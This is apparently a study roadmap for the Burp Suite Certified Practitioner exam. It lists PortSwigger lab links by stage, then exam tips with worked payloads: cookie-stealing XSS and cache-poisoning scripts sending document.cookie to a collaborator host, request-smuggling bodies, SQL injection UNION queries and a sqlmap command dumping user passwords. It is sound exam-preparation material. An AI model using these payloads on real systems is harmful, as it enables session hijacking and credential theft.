# Burp Suite Certified Practitioner Roadmap - BSCP

November 21, 2025

# Which labs do I have to do?

> *To complete the BSCP certification, it is not necessary to do all the PortSwigger labs; it is enough to do the labs that are relevant for the exam. I recommend repeating the labs twice: once while creating a write-up and another time while taking notes for the exam.*

> *However, the goal of this certification should be to learn and improve in web pentesting, so I recommend doing all the labs.*

> *Once you complete all these labs, the recommended next step is to do the mystery labs. There is no specific number to complete, just continue until you feel comfortable solving them.*

# FOOTHOLD - STAGE 1

## Content Discovery

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- ☐ Info leak in version control history (https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-in-version-control-history)

## DOM-Based XSS

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- [ ] DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded (https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-angularjs-expression)
- [ ] DOM XSS in document.write sink using source location.search inside a select element (https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink-inside-select-element)
- [ ] DOM XSS using web messages and JSON.parse (https://portswigger.net/web-security/dom-based/controlling-the-web-message-source/lab-dom-xss-using-web-messages-and-json-parse)
- [ ] DOM XSS using web messages and a JavaScript URL (https://portswigger.net/web-security/dom-based/controlling-the-web-message-source/lab-dom-xss-using-web-messages-and-a-javascript-url)
- [ ] DOM XSS using web messages (https://portswigger.net/web-security/dom-based/controlling-the-web-message-source/lab-dom-xss-using-web-messages)
- [ ] DOM XSS reflected (https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-reflected)
- [ ] DOM cookie manipulation (https://portswigger.net/web-security/dom-based/cookie-manipulation/lab-dom-cookie-manipulation)

# Cross-Site Scripting (Other contexts)

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- [ ] Reflected XSS into HTML context with most tags and attributes blocked (https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-most-tags-and-attributes-blocked)
- [ ] Reflected XSS with some SVG markup allowed (https://portswigger.net/web-security/cross-site-scripting/contexts/lab-some-svg-markup-allowed)
- [ ] Reflected XSS into HTML context with all tags blocked except custom ones (https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-all-standard-tags-blocked)
- [ ] DOM XSS in jQuery selector sink using a hashchange event (https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-jquery-selector-hash-change-event)
- [ ] Reflected XSS into a JavaScript string with single quote and backslash escaped (https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-single-quote-backslash-escaped)
- [ ] Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped (https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-angle-brackets-double-quotes-encoded-single-quotes-escaped)
- [ ] Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped (https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-template-literal-angle-brackets-single-double-quotes-backslash-backticks-escaped)
- [ ] Stored DOM XSS (https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-stored)

# Web Cache Poisoning

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- [ ] Web cache poisoning with unkeyed header (https://portswigger.net/web-security/web-cache-poisoning/exploiting-design-flaws/lab-web-cache-poisoning-with-an-unkeyed-header)
- [ ] Web cache poisoning with an unkeyed cookie (https://portswigger.net/web-security/web-cache-poisoning/exploiting-design-flaws/lab-web-cache-poisoning-with-an-unkeyed-cookie)
- [ ] Targeted web cache poisoning using an unknown header (https://portswigger.net/web-security/web-cache-poisoning/exploiting-design-flaws/lab-web-cache-poisoning-targeted-using-an-unknown-header)
- [ ] Web cache poisoning via an unkeyed query string (https://portswigger.net/web-security/web-cache-poisoning/exploiting-implementation-flaws/lab-web-cache-poisoning-unkeyed-query)
- [ ] Web cache poisoning unkeyed param (https://portswigger.net/web-security/web-cache-poisoning/exploiting-implementation-flaws/lab-web-cache-poisoning-unkeyed-param)
- [ ] Web cache poisoning param cloaking (https://portswigger.net/web-security/web-cache-poisoning/exploiting-implementation-flaws/lab-web-cache-poisoning-param-cloaking)
- [ ] Web cache poisoning via ambiguous requests (https://portswigger.net/web-security/host-header/exploiting/lab-host-header-web-cache-poisoning-via-ambiguous-requests)
- [ ] Web cache poisoning with multiple headers (https://portswigger.net/web-security/web-cache-poisoning/exploiting-design-flaws/lab-web-cache-poisoning-with-multiple-headers)
- [ ] Web cache poisoning fat GET (https://portswigger.net/web-security/web-cache-poisoning/exploiting-implementation-flaws/lab-web-cache-poisoning-fat-get)

# Host Header Attacks

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- [ ] Password reset poisoning via middle-ware (https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-poisoning-via-middleware)
- [ ] Host validation bypass via connection state attack (https://portswigger.net/web-security/host-header/exploiting/lab-host-header-host-validation-bypass-via-connection-state-attack)

# HTTP Request Smuggling

- [ ] HTTP request smuggling, obfuscating the TE header (https://portswigger.net/web-security/request-smuggling/lab-obfuscating-te-header)
- [ ] Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability (https://portswigger.net/web-security/request-smuggling/exploiting/lab-bypass-front-end-controls-te-cl)
- [ ] Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability (https://portswigger.net/web-security/request-smuggling/exploiting/lab-bypass-front-end-controls-cl-te)
- [ ] Exploiting HTTP request smuggling to capture other users' requests (https://portswigger.net/web-security/request-smuggling/exploiting/lab-capture-other-users-requests)
- [ ] Exploiting HTTP request smuggling to deliver reflected XSS (https://portswigger.net/web-security/request-smuggling/exploiting/lab-deliver-reflected-xss)
- [ ] H2 request smuggling via CRLF injection (https://portswigger.net/web-security/request-smuggling/advanced/lab-request-smuggling-h2-request-smuggling-via-crlf-injection)
- [ ] H2 response queue poisoning via TE request smuggling (https://portswigger.net/web-security/request-smuggling/advanced/response-queue-poisoning/lab-request-smuggling-h2-response-queue-poisoning-via-te-request-smuggling)

# Brute Force

- [ ] Brute forcing a stay-logged-in cookie (https://portswigger.net/web-security/authentication/other-mechanisms/lab-brute-forcing-a-stay-logged-in-cookie)
- [ ] Offline password cracking (https://portswigger.net/web-security/authentication/other-mechanisms/lab-offline-password-cracking)
- [ ] Username enumeration via response timing (https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-response-timing)
- [ ] Username enumeration via subtly different responses (https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-subtly-different-responses)
- [ ] Username enumeration via different responses (https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses)

# Authentication

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- [ ] Inconsistent handling of exceptional input (https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-inconsistent-handling-of-exceptional-input)
- [ ] Infinite money (https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-infinite-money)

# PRIVILEGE ESCALATION - STAGE 2

## CSRF

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- [ ] Forced OAuth profile linking (https://portswigger.net/web-security/oauth/lab-oauth-forced-oauth-profile-linking)
- [ ] CSRF with broken Referer validation (https://portswigger.net/web-security/csrf/bypassing-referer-based-defenses/lab-referer-validation-broken)
- [ ] CSRF where Referer validation depends on header being present (https://portswigger.net/web-security/csrf/bypassing-referer-based-defenses/lab-referer-validation-depends-on-header-being-present)
- [ ] CSRF where token is tied to non-session cookie (https://portswigger.net/web-security/csrf/bypassing-token-validation/lab-token-tied-to-non-session-cookie)
- [ ] CSRF where token is duplicated in cookie (https://portswigger.net/web-security/csrf/bypassing-token-validation/lab-token-duplicated-in-cookie)
- [ ] CSRF where token validation depends on token being present (https://portswigger.net/web-security/csrf/bypassing-token-validation/lab-token-validation-depends-on-token-being-present)
- [ ] CSRF vulnerability with no defences (https://portswigger.net/web-security/csrf/lab-no-defenses)
- [ ] SameSite Strict bypass via sibling domain (https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions/lab-samesite-strict-bypass-via-sibling-domain)
- [ ] SameSite Lax bypass via cookie refresh (https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions/lab-samesite-strict-bypass-via-cookie-refresh)

# Password Reset

- [ ] Password reset broken logic (https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic)
- [ ] Weak isolation on dual-use endpoint (https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-weak-isolation-on-dual-use-endpoint)
- [ ] Exploiting time-sensitive vulnerabilities (https://portswigger.net/web-security/race-conditions/lab-race-conditions-exploiting-time-sensitive-vulnerabilities)

# SQL Injection

- [ ] Blind SQL injection with time delays and information retrieval (https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval)
- [ ] Blind SQL injection with out-of-band data exfiltration (https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band-data-exfiltration)
- [ ] Blind SQL injection with out-of-band interaction (https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band)
- [ ] Blind SQL injection with conditional responses (https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses)
- [ ] SQL injection attack, listing the database contents on Oracle (https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle)
- [ ] SQL injection attack, listing the database contents on non-Oracle databases (https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-non-oracle)
- [ ] Visible error-based SQL injection (https://portswigger.net/web-security/sql-injection/blind/lab-sql-injection-visible-error-based)

# JWT

- [ ] Authentication bypass via JWK header injection (https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jwk-header-injection)
- [ ] Authentication bypass via KID header path traversal (https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-kid-header-path-traversal)
- [ ] Authentication bypass via JKU header injection (https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jku-header-injection)

# Prototype Pollution

- [ ] Client-side prototype pollution in third-party libraries (https://portswigger.net/web-security/prototype-pollution/finding/lab-prototype-pollution-client-side-prototype-pollution-in-third-party-libraries)
- [ ] Privilege escalation via server-side prototype pollution (https://portswigger.net/web-security/prototype-pollution/server-side/lab-privilege-escalation-via-server-side-prototype-pollution)

# API Testing

- [ ] Exploiting mass assignment vulnerability (https://portswigger.net/web-security/api-testing/lab-exploiting-mass-assignment-vulnerability)
- [ ] Exploiting server-side parameter pollution in query string (https://portswigger.net/web-security/api-testing/server-side-parameter-pollution/lab-exploiting-server-side-parameter-pollution-in-query-string)

# Access Control

- [ ] User role can be modified in user profile (https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile)
- [ ] Authentication bypass via flawed state machine (https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-authentication-bypass-via-flawed-state-machine)
- [ ] URL-based access control can be circumvented (https://portswigger.net/web-security/access-control/lab-url-based-access-control-can-be-circumvented)
- [ ] Authentication bypass via information disclosure (https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-authentication-bypass)

# GraphQL

- [ ] Find the endpoint (https://portswigger.net/web-security/graphql/lab-graphql-find-the-endpoint)
- [ ] Accidental field exposure (https://portswigger.net/web-security/graphql/lab-graphql-accidental-field-exposure)
- [ ] Brute-force protection bypass (https://portswigger.net/web-security/graphql/lab-graphql-brute-force-protection-bypass)

## CORS

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- [ ] Breaking HTTPS attack (https://portswigger.net/web-security/cors/lab-breaking-https-attack)
- [ ] Null origin whitelisted attack (https://portswigger.net/web-security/cors/lab-null-origin-whitelisted-attack)

# DATA EXFILTRATION - STAGE 3

## XXE

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- [ ] XInclude attack (https://portswigger.net/web-security/xxe/lab-xinclude-attack)
- [ ] Blind OOB exfiltration (https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-exfiltration)
- [ ] Data retrieval via error messages (https://portswigger.net/web-security/xxe/blind/lab-xxe-with-data-retrieval-via-error-messages)
- [ ] Via file upload (https://portswigger.net/web-security/xxe/lab-xxe-via-file-upload)
- [ ] Exploiting XXE to perform SSRF (https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-perform-ssrf)

## SSRF

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- [ ] SSRF with blacklist-based input filter (https://portswigger.net/web-security/ssrf/lab-ssrf-with-blacklist-filter)
- [ ] SSRF via flawed request parsing (https://portswigger.net/web-security/host-header/exploiting/lab-host-header-ssrf-via-flawed-request-parsing)
- [ ] SSRF via OpenID dynamic client registration (https://portswigger.net/web-security/oauth/openid/lab-oauth-ssrf-via-openid-dynamic-client-registration)
- [ ] Host header routing-based SSRF (https://portswigger.net/web-security/host-header/exploiting/lab-host-header-routing-based-ssrf)
- [ ] SSRF with filter bypass via open redirection vulnerability (https://portswigger.net/web-security/ssrf/lab-ssrf-filter-bypass-via-open-redirection)

# Server-Side Template Injection (SSTI)

- [ ] Basic server-side template injection code context (https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-basic-code-context)
- [ ] Server-side template injection with information disclosure via user-supplied objects (https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-with-information-disclosure-via-user-supplied-objects)
- [ ] Server-side template injection using documentation (https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-using-documentation)
- [ ] Basic server-side template injection (https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-basic)
- [ ] Server-side template injection in an unknown language (https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-in-an-unknown-language-with-a-documented-exploit)

# Server-Side Prototype Polution (SSPP)

- [ ] Remote code execution via server-side prototype pollution (https://portswigger.net/web-security/prototype-pollution/server-side/lab-remote-code-execution-via-server-side-prototype-pollution)

# File Path Traversal

- [ ] Absolute path bypass (https://portswigger.net/web-security/file-path-traversal/lab-absolute-path-bypass)
- [ ] Sequences stripped non-recursively (https://portswigger.net/web-security/file-path-traversal/lab-sequences-stripped-non-recursively)
- [ ] Superfluous URL decode (https://portswigger.net/web-security/file-path-traversal/lab-superfluous-url-decode)
- [ ] Validate start of path (https://portswigger.net/web-security/file-path-traversal/lab-validate-start-of-path)
- [ ] Validate file extension null byte bypass (https://portswigger.net/web-security/file-path-traversal/lab-validate-file-extension-null-byte-bypass)

# File Upload

- [ ] Web shell upload via path traversal (https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-path-traversal)
- [ ] Web shell upload via obfuscated file extension (https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-obfuscated-file-extension)
- [ ] Remote code execution via polyglot web shell upload (https://portswigger.net/web-security/file-upload/lab-file-upload-remote-code-execution-via-polyglot-web-shell-upload)
- [ ] Web shell upload via extension blacklist bypass (https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-extension-blacklist-bypass)
- [ ] Web shell upload via content-type restriction bypass (https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-content-type-restriction-bypass)
- [ ] Exploiting XXE via image file upload (https://portswigger.net/web-security/xxe/lab-xxe-via-file-upload)
- [ ] Web shell upload via race condition (https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-race-condition)

# Deserialization

- [ ] Arbitrary object injection in PHP (https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-arbitrary-object-injection-in-php)
- [ ] Exploiting Java deserialization with Apache Commons (https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-exploiting-java-deserialization-with-apache-commons)
- [ ] Exploiting PHP deserialization with pre-built gadget chain (https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-exploiting-php-deserialization-with-a-pre-built-gadget-chain)

# OS Command Injection

- [ ] Blind out-of-band data exfiltration (https://portswigger.net/web-security/os-command-injection/lab-blind-out-of-band-data-exfiltration)
- [ ] Blind output redirection (https://portswigger.net/web-security/os-command-injection/lab-blind-output-redirection)

# Exam Tips

| | | | | | | |
|---|---|---|---|---|---|---|
| *Foothold (stage 1)* | Host Header Poison forgot-password | Web cache poisoning with an unkeyed header tracking.js | Identify valid user accounts with password reset function | HTTP Request Smuggling CL.TE dualchunk / content discovered | XSS Reflected search tracker | **Unknown** |
| *PrivEsc (stage 2)* | JSON Role ID update update-email | SQL Injection Advance search | CORS AJAX Account API and session cookie from admin | CSRF Refresh Password isloggedin true | CSRF change email admin formid | JWT |
| *Data Exfil (stage 3)* | XXE admin user import | OS Command injection inside XXE admin user import | admin panel - Download report as PDF SSRF | File path traversal read sensitive files | admin_panel Config the password reset email template SSTI | admin panel - Upload image from URL **RFI** |

> *This table shows which vulnerabilities are included in the exam.*

> *Below I will provide examples I have found that fit each vulnerability.*


- STAGE 1 - Host Header Poison (Forgot-Password)


```
POST /forgot_password
Host: <exploit-server>.web-security-academy.net

_____
Exploit Server /log

/forgot-password?temp-forgot-password-token=<TOKEN>
```

- STAGE 1 - Web Cache Poisoning with an unkeyed header (tracking.js)

```
GET /
Host: <exploit-server>.web-security-academy.net
X-Forwarded-For: <exploit-server>.web-security-academy.net
X-Forwarded-Host: <exploit-server>.web-security-academy.net

-----
Exploit Server /resources/js/tracking.js

location='https://<BURP-COLLABORATOR>?cookie='+document.cookie
```

- STAGE 1 - Identify valid user accounts with password reset function


Request
Response
Pretty
Raw
Hex
Render
Web Sec
Academy
App 1 - Burp Suite Certified Practitioner
APP
Not solved
Back to exam home
Go to exploit server
Submit solution
Home | Admin panel | My account | Advanced search
Please check your email for a reset password link.
Back to exam description




> *By using the user dictionary provided by PortSwigger, you find another valid user besides Carlos; in my case, it was the user root.*

> *Once we identify the new user "root", all that remains is to perform brute force using the password dictionary provided by PortSwigger.*


- STAGE 1 - HTTP Request Smuggling (XSS via User-Agent)

```
- TE.CL with " bypass-

POST / HTTP/1.1

Content-Length: 5
Transfer-Encoding: "chunked"

330
GET /post?postId=4 HTTP/1.1
Host: 0a1100de03dee2f980d72b9b007c00d6.web-security-academy.net
User-Agent: a"/><script>document.location='http://<BURP-COLLABORATOR>/?
c='+document.cookie;</script>
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Cookie: <COOKIE>

x=1
0
```

```
- CL.TE -

POST / HTTP/1.1

Transfer-Encoding: chunked
Transfer-Encoding: ORHFSuL
Content-Length: 25

f
du60v=x&h94ed=x
0

GET /post?postId=1 HTTP/1.1
Host: <CHANGE>
User-Agent: "><script>alert(document.cookie);var x=new
XMLHttpRequest();x.open("GET","https://<BURP-COLLABORATOR>?
cookie="+document.cookie);x.send();</script>
Cookie: <COOKIE>
```

- STAGE 1 - XSS Reflected (search-term)

```
GET /?search-term="><script>alert(1)</script>

"Tag is not allowed"
```



| | | | | | |
|---|---|---|---|---|---|
| 21 | big | 400 | | | 134 |
| 22 | blink | 400 | | | 134 |
| 23 | blockquote | 400 | | | 134 |
| 24 | body | 200 | | | 3277 |
| 25 | br | 400 | | | 134 |
| 26 | button | 400 | | | 134 |
| 51 | onkeypress | 400 | | | 140 |
| 52 | onkeyup | 400 | | | 140 |
| 53 | onload | 200 | | | 3286 |
| 54 | onloadeddata | 400 | | | 140 |
| 55 | onloadedmetadata | 400 | | | 140 |

```
<iframe src="https://<EXAM URL>/?searchterm='<body onload=%22eval(atob('<BASE64 ENCODE>'))%22>//" onload="this.onload=";this.src ='#XSS'"></iframe>
```

```
<iframe src="https://<EXAM URL>/?searchterm=%22%3E%3Cbody%20onload=%22document.location%22%5D%3D%22https%3A%2F%2F<BUPR-COLLABORATOR/?c='+document.cookie"%22%3E//>">
```

- STAGE 1 - Unknown

> *This is the worst-case scenario you could get on the exam: a lab that is not included in the prepared list. However, there is no need to worry, because if you have done the labs I mentioned and taken notes for the exam, it is very likely that you will get an identical or very similar lab in the exam.*

- STAGE 2 - JSON Role ID update (update-email)

```
POST /update-email


{
        "email":"test@test.com",
        "roleid":$0$
}
```

- STAGE 2 - SQL Injection (advanced_search)

```
GET /search_advanced?search_term=INJECTION'&sortby=AUTHOR&blog_artist=Ben+Eleven
```

```
GET /search_advanced?search_term=a'))--&sortby&blog_artist=
```

```
GET /search_advanced?search_term=a')) union select NULL,'aaaa',username||'-
'||password,NULL,NULL,NULL,NULL from users--&sortby=&blog_artist=
```

```
python3 sqlmap.py -u "https://<EXAM URL>/advancedsearch?search-
term=a&sort=AUTHOR%27&creator=Sam+Pit" --cookie='<COOKIE>' --risk 3 --level 3 --
sql-query "SELECT password FROM users WHERE username='administrator'"
```

> *Whenever you see an advanced search section, it is very likely—or almost certain—that it is a SQL injection. This is a free stage.*

- STAGE 2 - CORS AJAX Account API and session cookie from admin

> *In this case, I am not 100% sure which example appears in the exam; however, I have some notes I made, and it is likely that the exam will include something similar.*

> *Origin allow Subdomains + XSS*

```
- XSS ON CHECK STOCK-

https://stock.0a3000ff03b6b3b9803b03c4005a00f5.web-security-academy.net/?
